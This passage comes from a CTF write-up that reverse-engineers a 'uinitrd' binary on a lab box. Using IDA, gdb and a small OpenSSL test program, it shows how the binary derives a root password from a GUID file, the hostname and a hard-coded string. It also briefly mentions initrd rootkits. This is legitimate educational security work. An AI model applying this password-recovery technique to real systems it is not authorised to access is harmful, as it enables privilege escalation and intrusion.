```

The file is also on Unattended:


```
guly@unattended:~$ ls -l /boot/guid
-rw-r--r-- 1 root root 37 Dec 20  2018 /boot/guid
guly@unattended:~$ cat /boot/guid
C0B604A4-FE6D-4C14-A791-BEB3769F3FBA
```

I can test this hypothesis by creating the file, and then running `uinitrd`:


```
root@kali# initrd/sbin/uinitrd
supercazzola
root@kali# touch /boot/guid
root@kali# initrd/sbin/uinitrd
aa83705306e189c1d7ab5752fd28693a3bb37a33
```

That's certainly enough to go back to Unattended and run it there. But I'll keep going with this. I spent a bit of time looking at function arguments and named a bunch of the static function in IDA. This function has X main parts:

1. Read `/etc/hostname`:



2. Get the first command line arg. If it's not there, or longer than the space it allocated to store it (0xfe bytes), it stores "supercazzola" instead:



3. Read `/boot/guid`:

```
loc_401155:
mov     esi, offset unk_49E344
mov     edi, offset aBootGuid ; "/boot/guid"
call    fopen
mov     [rbp+var_10], rax
cmp     [rbp+var_10], 0
jz      loc_401289
```

```
nop
mov     rdx, [rbp+var_10]
lea     rax, [rbp+guid]
mov     esi, 3E8h
mov     rdi, rax
call    fgets
test    rax, rax
jz      short loc_4011A1
```

```
lea     rax, [rbp+guid]
mov     rdi, rax
call    sub_400FDE
nop
```

```
loc_4011A1:
mov     rax, [rbp+var_10]
mov     rdi, rax
call    fclose
```

4. Concatenates the hostname to the guid string:

```
lea     rdx, [rbp+hostname]
lea     rax, [rbp+guid]
mov     rsi, rdx
mov     rdi, rax
call    strcat
```

5. Finds the end of the joined string, and appends “antani” to it:

```
lea     rax, [rbp+guid]
mov     rcx, 0FFFFFFFFFFFFFFFFh
mov     rdx, rax
mov     eax, 0
mov     rdi, rdx
repne scasb
mov     rax, rcx
not     rax
lea     rdx, [rax-1]
lea     rax, [rbp+guid]
add     rax, rdx
mov     dword ptr [rax], 'atna'
mov     word ptr [rax+4], 'in'
mov     byte ptr [rax+6], 0
```


6. Adds the command line arg to the end of this string:

```
lea     rdx, [rbp+caller_input]
lea     rax, [rbp+guid]
mov     rsi, rdx
mov     rdi, rax
call    strcat
```

7. Calls the function to create a hash* this string, passing in the string and the length of the string:

```
lea     rax, [rbp+guid]
mov     [rbp+contact_str], rax
mov     rax, [rbp+contact_str]
mov     rdi, rax
call    strlen
mov     rcx, rax
mov     rax, [rbp+contact_str]
mov     edx, 0
mov     rsi, rcx
mov     rdi, rax
call    hash
```

8. Prints the first 40 bytes of the hash:



9. Exits

At this point, this should be easy to replicate outside of here. Build the string, take the hash, get the password. I don't know what kind of hash it is, but i'll guess sha1 or sha256 as it needs to be at least 40 characters.

The string is "C0B604A4-FE6D-4C14-A791-BEB3769F3FBAunattendedantanic0m3s3f0ss34nt4n1". If I edit my `hostname` file to be `unattended` and create `/boot/guid` with the correct output, and run with the password, the program does write the correct root password:

```
root@kali# cat /etc/hostname
unattended
root@kali# cat /boot/guid
C0B604A4-FE6D-4C14-A791-BEB3769F3FBA
root@kali# initrd/sbin/uinitrd c0m3s3f0ss34nt4n1
132f93ab100671dcb263acaf5dc95d8260e8b7c6
```

But I should be able to find a hash such that I can just get the password that way, but neither sha1 nor sha256 worked:

```
root@kali# echo -n "C0B604A4-FE6D-4C14-A791-BEB3769F3FBAunattendedantanic0m3s3f0ss
22f23e1e30b01e2518022e087de289f805e9e6b7  -
root@kali# echo -n "C0B604A4-FE6D-4C14-A791-BEB3769F3FBAunattendedantanic0m3s3f0ss
0d44c6f5b1aaf48650563c3e8015c725af7be98608ad29e1497652c0898f3d46  -
```

Big Rabbit Hole

At this point, this was driving me crazy, and I talked to the box author, guly. He said it was a sha256. I wrote a mini test program that creates a sha256 so I could compare it with `uinitrd` in gdb:

```c
#include <stdio.h>
#include <string.h>
#include <openssl/sha.h>

int main (void) {
        const char *s = "C0B604A4-FE6D-4C14-A791-BEB3769F3FBAunattendedantanic0m3s
        unsigned char *d = SHA256(s, strlen(s), 0);

        int i;
        for (i = 0; i < SHA256_DIGEST_LENGTH; i++)
                printf("%02x", d[i]);
        putchar('\n');

        return 0;
}
```

Compile it:

```
root@kali# gcc -o test test.c -lssl -lcrypto
```

Run it:

```
root@kali# ./test2
0d44c6f5b1aaf48650563c3e8015c725af7be98608ad29e1497652c0898f3d46
```

I took at look at the call to `SHA256`, which was at `<main+49>` in my program. I stepped in, and disassembled the function. I've added some notes:

```
gdb-peda$ disassemble SHA256
Dump of assembler code for function SHA256:
   0x00007ffff7e04e00 <+0>:     push   r13
   0x00007ffff7e04e02 <+2>:     mov    r13,rsi
   0x00007ffff7e04e05 <+5>:     push   r12
   0x00007ffff7e04e07 <+7>:     mov    r12,rdi
   0x00007ffff7e04e0a <+10>:    push   rbp
   0x00007ffff7e04e0b <+11>:    push   rbx
   0x00007ffff7e04e0c <+12>:    mov    rbx,rdx
   0x00007ffff7e04e0f <+15>:    sub    rsp,0x88
   0x00007ffff7e04e16 <+22>:    mov    rax,QWORD PTR fs:0x28
   0x00007ffff7e04e1f <+31>:    mov    QWORD PTR [rsp+0x78],rax
   0x00007ffff7e04e24 <+36>:    xor    eax,eax
   0x00007ffff7e04e26 <+38>:    mov    rbp,rsp
   0x00007ffff7e04e29 <+41>:    test   rdx,rdx
   0x00007ffff7e04e2c <+44>:    lea    rax,[rip+0x103c0d]        # 0x7ffff7f08a40
   0x00007ffff7e04e33 <+51>:    cmove  rbx,rax
   0x00007ffff7e04e37 <+55>:    mov    rdi,rbp
   0x00007ffff7e04e3a <+58>:    call   0x7ffff7ca8f40 <SHA256_Init@plt>
   0x00007ffff7e04e3f <+63>:    mov    rdx,r13
   0x00007ffff7e04e42 <+66>:    mov    rsi,r12
   0x00007ffff7e04e45 <+69>:    mov    rdi,rbp
   0x00007ffff7e04e48 <+72>:    call   0x7ffff7cabb70 <SHA256_Update@plt>
   0x00007ffff7e04e4d <+77>:    mov    rsi,rbp
   0x00007ffff7e04e50 <+80>:    mov    rdi,rbx
   0x00007ffff7e04e53 <+83>:    call   0x7ffff7cabee0 <SHA256_Final@plt>
   0x00007ffff7e04e58 <+88>:    mov    esi,0x70
   0x00007ffff7e04e5d <+93>:    mov    rdi,rbp
   0x00007ffff7e04e60 <+96>:    call   0x7ffff7ca7e30 <OPENSSL_cleanse@plt>
   0x00007ffff7e04e65 <+101>:   mov    rcx,QWORD PTR [rsp+0x78]
```

```
   0x00007ffff7e04e6a <+106>:   xor    rcx,QWORD PTR fs:0x28
   0x00007ffff7e04e73 <+115>:   jne    0x7ffff7e04e86 <SHA256+134>
   0x00007ffff7e04e75 <+117>:   add    rsp,0x88
   0x00007ffff7e04e7c <+124>:   mov    rax,rbx
   0x00007ffff7e04e7f <+127>:   pop    rbx
   0x00007ffff7e04e80 <+128>:   pop    rbp
   0x00007ffff7e04e81 <+129>:   pop    r12
   0x00007ffff7e04e83 <+131>:   pop    r13
   0x00007ffff7e04e85 <+133>:   ret
   0x00007ffff7e04e86 <+134>:   call   0x7ffff7cac2f0 <__stack_chk_fail@plt>
```

Right in the middle there's calls to `SHA256_Init`, `SHA256_Update`, and then `SHA256_Final`. Then there's `OPENSSL_cleaanse`.

I see the same structure in the hash function from `uinitrd`:

```
=> 0x4012a0:    push   r12
   0x4012a2:    push   rbp
   0x4012a3:    mov    rbp,rdi  <-- rbp gets sgring
   0x4012a6:    push   rbx
   0x4012a7:    mov    rbx,rdx  <-- rbx gets arg3, 0
   0x4012aa:    mov    r12,rsi  <-- r12 gets len
   0x4012ad:    sub    rsp,0x70
   0x4012b1:    mov    rax,QWORD PTR fs:0x28
   0x4012ba:    mov    QWORD PTR [rsp+0x68],rax  <-- rsp+0x68 = canary
   0x4012bf:    xor    eax,eax  <-- eax = 0
   0x4012c1:    mov    rdi,rsp
   0x4012c4:    test   rdx,rdx
   0x4012c7:    mov    eax,0x6e3510
```

```
0x4012cc:    cmove  rbx,rax
0x4012d0:    call   0x402c50 <-- SHA256_Init
0x4012d5:    xor    ecx,ecx
0x4012d7:    test   eax,eax
0x4012d9:    je     0x401304
0x4012db:    mov    rdx,r12
0x4012de:    mov    rsi,rbp
0x4012e1:    mov    rdi,rsp
0x4012e4:    call   0x402890  <-- SHA256_Update
0x4012e9:    mov    rsi,rsp
0x4012ec:    mov    rdi,rbx
0x4012ef:    call   0x402ab0  <-- SHA256_Final
0x4012f4:    mov    esi,0x60
0x4012f9:    mov    rdi,rsp
0x4012fc:    call   0x4014d0  <-- OPENSSL_cleanse
0x401301:    mov    rcx,rbx
0x401304:    mov    rdx,QWORD PTR [rsp+0x68]
0x401309:    xor    rdx,QWORD PTR fs:0x28
0x401312:    mov    rax,rcx
0x401315:    jne    0x401320
0x401317:    add    rsp,0x70
0x40131b:    pop    rbx
0x40131c:    pop    rbp
0x40131d:    pop    r12
0x40131f:    ret
```

If I break at `call SHA256_Init`, I see it is passed in space to initialize which happens to be the address of the top of the stack:

```
[----------------------------------registers-----------------------------------]
RAX: 0x7ffff7f08a40 --> 0x0
RBX: 0x7ffff7f08a40 --> 0x0
RCX: 0x45 ('E')
RDX: 0x0
RSI: 0x45 ('E')
RDI: 0x7fffffffdec0 --> 0x0
RBP: 0x7fffffffdec0 --> 0x0
RSP: 0x7fffffffdec0 --> 0x0
RIP: 0x7ffff7e04e3a (<SHA256+58>:       call   0x7ffff7ca8f40 <SHA256_Init@plt>)
R8 : 0x7ffff7c1cd80 --> 0x0
R9 : 0x7ffff7c1cd80 --> 0x0
R10: 0x0
R11: 0x7ffff7e04e00 (<SHA256>:  push   r13)
R12: 0x555555556008 ("C0B604A4-FE6D-4C14-A791-BEB3769F3FBAunattendedantanic0m3s3f0
R13: 0x45 ('E')
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff7e04e2c <SHA256+44>:  lea    rax,[rip+0x103c0d]        # 0x7ffff7f08a40
   0x7ffff7e04e33 <SHA256+51>:  cmove  rbx,rax
   0x7ffff7e04e37 <SHA256+55>:  mov    rdi,rbp
=> 0x7ffff7e04e3a <SHA256+58>:  call   0x7ffff7ca8f40 <SHA256_Init@plt>
   0x7ffff7e04e3f <SHA256+63>:  mov    rdx,r13
   0x7ffff7e04e42 <SHA256+66>:  mov    rsi,r12
   0x7ffff7e04e45 <SHA256+69>:  mov    rdi,rbp
   0x7ffff7e04e48 <SHA256+72>:  call   0x7ffff7cabb70 <SHA256_Update@plt>
Guessed arguments:
arg[0]: 0x7fffffffdec0 --> 0x0
```

```
[-----------------------------------stack-----------------------------------]
0000| 0x7fffffffdec0 --> 0x0
0008| 0x7fffffffdec8 --> 0x0
0016| 0x7fffffffded0 --> 0x0
0024| 0x7fffffffded8 --> 0x0
0032| 0x7fffffffdee0 --> 0x0
0040| 0x7fffffffdee8 --> 0x0
0048| 0x7fffffffdef0 --> 0x0
0056| 0x7fffffffdef8 --> 0x0
[-----------------------------------------------------------------------------]
```

There's nothing in that space now (I can see all 0s in the peda) output for the stack above. If I step forward, the next 8 words are populated:

```
gdb-peda$ x/8xw 0x7fffffffdec0
0x7fffffffdec0: 0x6a09e667      0xbb67ae85      0x3c6ef372      0xa54ff53a
0x7fffffffded0: 0x510e527f      0x9b05688c      0x1f83d9ab      0x5be0cd19
```

Those are special values, assoicated with a SHA256.

Doing the same thing in `uinitrd`, I put my breakpoint at `0x4012e4`, and ran to there:

```
[----------------------------------registers-----------------------------------]
RAX: 0x1
RBX: 0x6e3510 --> 0x0
RCX: 0x0
RDX: 0x45 ('E')
RSI: 0x7fffffffd640 ("C0B604A4-FE6D-4C14-A791-BEB3769F3FBAunattendedantanic0m3s3f0
RDI: 0x7fffffffd5a0 --> 0xefcdab8967452301
```

```
RBP: 0x7fffffffd640 ("C0B604A4-FE6D-4C14-A791-BEB3769F3FBAunattendedantanic0m3s3f0
RSP: 0x7fffffffd5a0 --> 0xefcdab8967452301
RIP: 0x4012e4 (call   0x402890)
R8 : 0xffff
R9 : 0x7fffffffd640 ("C0B604A4-FE6D-4C14-A791-BEB3769F3FBAunattendedantanic0m3s3f0
R10: 0x24 ('$')
R11: 0x4b49c4 --> 0xfff919ccfff919bc
R12: 0x45 ('E')
R13: 0x4113f0 (push   r14)
R14: 0x411480 (push   rbx)
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4012db:    mov    rdx,r12
   0x4012de:    mov    rsi,rbp
   0x4012e1:    mov    rdi,rsp
=> 0x4012e4:    call   0x402890
   0x4012e9:    mov    rsi,rsp
   0x4012ec:    mov    rdi,rbx
   0x4012ef:    call   0x402ab0
   0x4012f4:    mov    esi,0x60
Guessed arguments:
arg[0]: 0x7fffffffd5a0 --> 0xefcdab8967452301
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffd5a0 --> 0xefcdab8967452301
0008| 0x7fffffffd5a8 --> 0x1032547698badcfe
0016| 0x7fffffffd5b0 --> 0xc3d2e1f0
0024| 0x7fffffffd5b8 --> 0x0
0032| 0x7fffffffd5c0 --> 0x0
0040| 0x7fffffffd5c8 --> 0x0
```

```
0048| 0x7fffffffd5d0 --> 0x0
0056| 0x7fffffffd5d8 --> 0x0
[-----------------------------------------------------------------------------]
```

Again, it's passing in the top of the stack as the area to initialize. On running the next step, the output is not the SHA256 values:

```
gdb-peda$ x/8xw 0x7fffffffd5a0
0x7fffffffd5a0: 0x6b78886e      0x4fbcdcec      0xd3949c30      0x1b348993
0x7fffffffd5b0: 0x5a5dd544      0x00000228      0x00000000      0x6e34746e
```

I googled that first word, and it's the SHA1 initialization value!

I can't fully explain what happens here. The output isn't a `SHA1`, and it can't be a `SHA256`. I could work through the `SHA256_Update` function, but I think that's enough rabbit hole. If you can figure out what happened, I'd love to know.

initrd rootkits

When I first found the `initrd` file, I went down the rabbit hole of reading about ramdisk rootkits, thinking maybe I had to hijack one here. I tweeted out this awesome presentation back in June:

```
<blockquote  class="twitter-tweet"><p lang="en" dir="ltr">Just watched and  really
```

That's still really worth a watch if you want to understand how these systems work, and how to exploit them. This post is also worth a read on the matter.

What do you think?

11 Responses

Upvote Funny Love Surprised Angry Sad

1 Comment 0xdf

Login

Recommend Tweet Share

Sort by Best

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Посылайкин федя • 2 months ago

Why is everything so complicated in this world?

• Reply • Share ›

ALSO ON 0XDF

0xdf hacks stuff

0xdf hacks stuff
0xdf.223@gmail.com

0xdf_
0xdf
oxdf

feed

CTF solutions, malware analysis, home lab development